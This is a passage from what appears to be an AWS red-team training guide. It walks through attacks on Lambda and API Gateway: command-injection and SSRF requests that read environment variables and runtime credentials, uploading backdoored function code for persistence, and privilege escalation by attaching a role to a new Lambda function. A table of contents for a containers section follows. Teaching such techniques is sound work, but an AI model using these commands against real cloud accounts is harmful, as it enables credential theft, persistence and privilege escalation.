
```
aws apigateway get-api-keys --include-values
```

Get the information about a specified **API key**

```
aws apigateway get-api-key --api-key ApiKey
```

2.4.3 Exploitation

B. Initial Access



Remote Code Execution 1:

Execute the OS Code on the Vulnerable lambda function and get the reverse shell

`https://i8jee1mn2f.execute-api.us-east-2.amazonaws.com/prod/system?cmd=whoami`


Remote Code Execution 2:

Execute the OS Code on the Vulnerable lambda function and retrieve Environment Variable

`https://i8jee1mn2f.execute-api.us-east-2.amazonaws.com/prod/system?cmd=env`

2.4.3 Exploitation

C. Credential Access



Credential Access using RCE :

Retrieve the Credential from OS environment variable

```
https://i8jee1mn2f.execute-api.us-east-2.amazonaws.com/prod/system?cmd=env
```

Credential Access using SSRF :

Retrieve the Credential from lambda function event data using internal API

```
https://jpskubt0tc.execute-api.us-east-2.amazonaws.com/prod/RedTeamFun2?url=http://localhost:9001/2018-
06-01/runtime/invocation/next
```

Retrieve the Credential from lambda function run time environment

```
https://jpskubt0tc.execute-api.us-east-2.amazonaws.com/prod/RedTeamFun2?url=file:///proc/self/environ
```


Credential Access using CLI :

Retrieve the Credential from lambda function environment variable

```
aws lambda get-function --function-name function-name
```

2.4.3 Exploitation

D. Persistence



Get Information about user identity / role identity :

```
aws sts get-caller-identity
```

Lists all managed policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

List of all the lambda functions

```
aws lambda list-functions
```

Retrieves the Information about the specified lambda function

```
aws lambda get-function --function-name function-name
```

Retrieves the policy Information about the specified lambda function

```
aws lambda get-policy --function-name function-name
```

Get the information about specified **API**

```
aws apigateway get-rest-api --rest-api-id ApiId
```

Lists information about a collection of **resources**

```
aws apigateway get-resources --rest-api-id ApiId
```

Get information about the specified **resource**

```
aws apigateway get-resource --rest-api-id ApiId --resource-id ResourceID
```

Get the **method** information for the specified resource

```
aws apigateway get-method --rest-api-id ApiID --resource-id ResourceID --http-method Method
```

List of all **stages** for a REST API

```
aws apigateway get-stages --rest-api-id ApiId
```

Get the information about specified API's **stage**

```
aws apigateway get-stage --rest-api-id ApiId --stage-name StageName
```

Upload the backdoor updated code to aws lambda function

```
aws lambda update-function-code  --function-name  my-function  --zip-file fileb://my-function.zip
```


Invoke the update lambda function using API Gateway

```
curl  https://uj3lq1cu8e.execute-api.us-east-2.amazonaws.com/default/RedTeamFun1
```

```
API-ID :      uj3lq1cu8e
Region :      us-east-2
Resource :    RedTeamFun1
Method :      Get
Stage :       default
Api-Key :     None
```

2.4.3 Exploitation

E. Privilege Escalation



Get Information about user identity / role identity

```
aws sts get-caller-identity
```

Lists all managed policies that are attached to the specified IAM user

```
aws iam list-attached-user-policies --user-name user-name
```

Retrieves information about the specified version of the specified managed policy

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

List of IAM Roles

```
aws iam list-roles
```

Lists all managed policies that are attached to the specified IAM role

```
aws iam list-attached-role-policies --role-name role-name
```

Retrieves information about the specified version of the specified managed policy

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Create a lambda function and attach role to this function

```
aws lambda create-function --function-name my-function  --runtime python3.7  --zip-file
fileb://my-function.zip  --handler my-function.handler  --role RoleArn  --region Region
```

Invoke the lambda function

```
aws lambda invoke --function-name FunctionName response.json --region Region
```

Lists all managed policies that are attached to the specified IAM user

```
aws iam list-attached-user-policies --user-name user-name
```

2.5 CONTAINERS

1. Introduction about Containers
2. Containers Components Explanations
   a. Elastic Container Service (ECS)
   b. Elastic Kubernetes Service (EKS)
      - Control Plan
      - Nodes
        - EC2
        - Fargate

   c. Container Registry
      - AWS Registry (ECR)
      - Docker Hub
      - Self Hosted Registry
3. Exploitation
   a. Enumeration
   b. Initial Access
   c. Persistence

2.5.1 Introduction about Containers On AWS

